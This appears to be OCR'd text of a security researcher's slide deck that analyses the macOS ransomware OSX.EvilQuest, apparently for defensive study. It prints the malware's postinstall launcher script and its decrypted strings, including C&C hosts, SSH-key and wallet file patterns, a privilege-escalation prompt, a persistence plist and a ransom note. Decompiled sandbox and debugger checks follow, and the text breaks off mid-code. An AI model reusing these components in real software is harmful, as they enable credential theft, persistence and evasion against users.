
A True Virus on macOS

OSX.EvilQuest ("EffectiveIdiot")



WHOIS


@patrickwardle

jamf


Objective-See

Outline

infection vector



triage




persistence

capabilities

DISCOVERY


credit: Dinesh Devadoss

"#macOS #ransomware impersonating as Google Software Update program with zero detection." -Dinesh Devadoss (June 2020)



no detections
...likely new?


ransomware?
...rare on macOS.



(initially) no detections

Infection Vector

...infecting macOS systems




Infection Vector

...pirated applications

New Mac ransomware spreading through piracy

Posted: June 30, 2020 by Thomas Reed



infected application

(credit: Malwarebytes)


"A post offered a torrent download for Little Snitch...In fact, we discovered that not only was it malware, but a new Mac ransomware variant spreading via piracy."

-Thomas Reed (Malwarebytes)


Infection Vector

...pirated applications

not a deterrent to "pirates"?




user interaction, required



...unsigned!

Triage

...and thwarting anti-analysis logic




TRIAGE

sample: Mixed In Key 8.dmg

Mixed In Key 8.dmg


```
$ shasum "Mixed In Key 8.dmg"
98040c4d358a6fb9fed970df283a9b25f0ab393b  Mixed In Key 8.dmg

$ hdiutil attach ~/Downloads/Mixed\ In\ Key\ 8.dmg
/dev/disk2              GUID_partition_scheme
/dev/disk2s1            Apple_APFS
/dev/disk3              EF57347C-0000-11AA-AA11-0030654
/dev/disk3s1            41504653-0000-11AA-AA11-0030654 /Volumes/Mixed In Key 8

$ ls "/Volumes/Mixed In Key 8"
Mixed In Key 8.pkg
```



Mixed In Key 8.pkg


PACKAGE TRIAGE

...via 'Suspicious Package.app'



(still) signed by 'Mixed in Key'
...pristine, so can ignore*


Mixed In Key 8.app



package contents

```
$ file patch
patch: Mach-O 64-bit executable x86_64

$ codesign -dvv patch
patch: code object is not signed at all
```


"patch"



...unsigned

Package Triage


the post install script




executed after files moved into place...

```
01  #!/bin/sh
02  mkdir /Library/mixednkey
03  mv /Applications/Utils/patch /Library/mixednkey/toolroomd
04
05  rmdir /Application/Utils
06  chmod +x /Library/mixednkey/toolroomd
07
08  /Library/mixednkey/toolroomd &
```

postinstall



'patch'



'toolroomd'
(/Library/mixednkey/)

BINARY TRIAGE ('PATCH')

extracting strings, via 'strings'

```
$ string - patch

2Uy5DI3hMp7o0cq|T|14vHRz0000013
0ZPKhq0rEeUJ0GhPle1joWN30000033
0rzACG3Wr||n1dHnZL17MbWe0000013
3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033

%s --reroot
--silent
--noroot

$%&'()*+,-./0123456789:;<=>?GET /%s HTTP/1.0
Host: %s

_generate_xkey
file_exists
encrypt

/toidievitceffe/libpersist/persist.c

[return]
[tab]
[del]
[right-cmd]
```

path: "effectiveidiot" (ei)

embedded strings

encrypted strings?

command line args?

network/C&C comms?

file encryption?

keylogging?

BINARY TRIAGE ('PATCH')

extracting symbols, via 'nm'

```
$ nm patch

 U _CGEventTapCreate
 U _CGEventTapEnable


 U _NSAddressOfSymbol
 U _NSCreateObjectFileImageFromMemory

 T __react_exec
 T __react_ping
 T __react_scmd


 T _get_targets
 T _eip_encrypt


 T _is_debugging
 T _prevent_trace
 T _is_virtual_mchn


 T _persist_executable
 T _install_daemon
```

embedded symbols

keylogging (APIs)

in-memory execution (APIs)

(remote) commands?

file encryption?

anti-analysis?

persistence?

BINARY TRIAGE ('PATCH')

string decryption

```
01  var_50 = ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j0000073");
02  var_58 = ei_str("20HBC332gdTh2WTNhS2CgFnL2WBs2126jxCi0000013");
03  var_60 = ei_str("1PbP8y2Bxfxk0000013");
```

```
01  int ei_str(int arg0) {
02      ...
03      eib_string_key = _eip_decrypt(_eib_string_fa, 0x6b8b4567);
04      rax = eib_secure_decode(var_10, rax, *_eib_string_key, &var_18);
```

ei_str: string decryption routine

```
01  __attribute__((constructor)) static void decrypt(){
02
03      typedef char* (*ei_str)(char* str);
04      ei_str ei_strFP = dlsym(RTLD_MAIN_ONLY, "ei_str");
05      ...
06
07      //decrypt all strings
08      while(current < end){
09          char* string = ei_strFP(current);
10          printf("(%#lx): %s\n", current, string);
11          current += strlen(current);
12      }
13  }
```

string decryptor dylib

1. inject (dylib)
2. resolve addr of 'ei_str' function
3. invoke on all (encrypted)strings

Binary Triage ('patch')

string decryption

```
$DYLD_INSERT_LIBRARIES=/tmp/decrypt.dylib
                       /Library/mixednkey/toolroomd

(0x10eb675ec): andrewka6.pythonanywhere.com
(0x10eb67624): ret.txt

(0x10eb67a95): *id_rsa*/i
(0x10eb67ab5): *.pem/i
(0x10eb67ad5): *.ppk/i
(0x10eb67af5): known_hosts/i
(0x10eb67bd5): *key*.pdf/i
(0x10eb67bf5): *wallet*.pdf/i

(0x10eb6843f): /Library/AppQuest/com.apple.questd
(0x10eb68483): /Library/AppQuest
(0x10eb684af): %s/Library/AppQuest
(0x10eb684db): %s/Library/AppQuest/com.apple.questd

decrypted string (0x10eb6851f):
<plist version="1.0">
<dict>
...
<key>ProgramArguments</key>
<array>
<string>%s</string>
<string>--silent</string>
</array>

<key>RunAtLoad</key>
<true/>

(0x10eb68767): questd
(0x10eb6877b): com.apple.questd.plist
```

```
(0x10eb68817): NCUCKOO7614S
(0x10eb68837): 167.71.237.219
(0x10eb68857): q?s=%s&h=%s

(0x10eb68877): osascript -e "do shell script
\"sudo open %s\" with administrator privileges"

(0x10eb6893f): Little Snitch
(0x10eb6895f): Kaspersky
(0x10eb6897f): Norton
(0x10eb68993): Avast

(0x10eb68b54): YOUR IMPORTANT FILES ARE ENCRYPTED
Many of your documents, photos, videos, images and
other files are no longer accessible because they have
been encrypted.

(0x10eb6997e): READ_ME_NOW
(0x10eb6999e): .tar
(0x10eb699b2): .rar
(0x10eb699c6): .tgz
(0x10eb699da): .zip
(0x10eb699ee): .7z
(0x10eb69a02): .dmg
```

decrypted strings!

Binary Triage ('patch')

anti-analysis logic

```
01  int is_virtual_mchn(int arg0){
02
03      t1 = time();
04      sleep(arg0);
05      t2 = time();
06
07      if(t2 - t1 < arg0)
08         isVM = 0x1;
09
10      return isVM;
11  }
```

"virtual machine" check

> *"Sleep Patching Sandboxes will patch the sleep function to try to outmaneuver malware that uses time delays. In response, malware will check to see if time was accelerated. Malware will get the timestamp, go to sleep and then again get the timestamp when it wakes up. The time difference between the timestamps should be the same duration as the amount of time the malware was programmed to sleep. If not, then the malware knows it is running in an environment that is patching the sleep function, which would only happen in a sandbox."* -**www.isaca.org**

...actually a sandbox detection

```
01  int is_debugging(int arg0, int arg1) {
02
03    mib[0] = CTL_KERN; mib[1] = KERN_PROC;
04    mib[2] = KERN_PROC_PID; mib[3] = getpid();
05
06    sysctl(mib, 0x4, &info, &size, NULL, 0);
07    if(P_TRACED == (info.kp_proc.p_flag & P_TRACED))
08         isDebugged = 0x1;
09
10    return isDebugged
11  }
```

debugger check

```
01  void prevent_trace() {
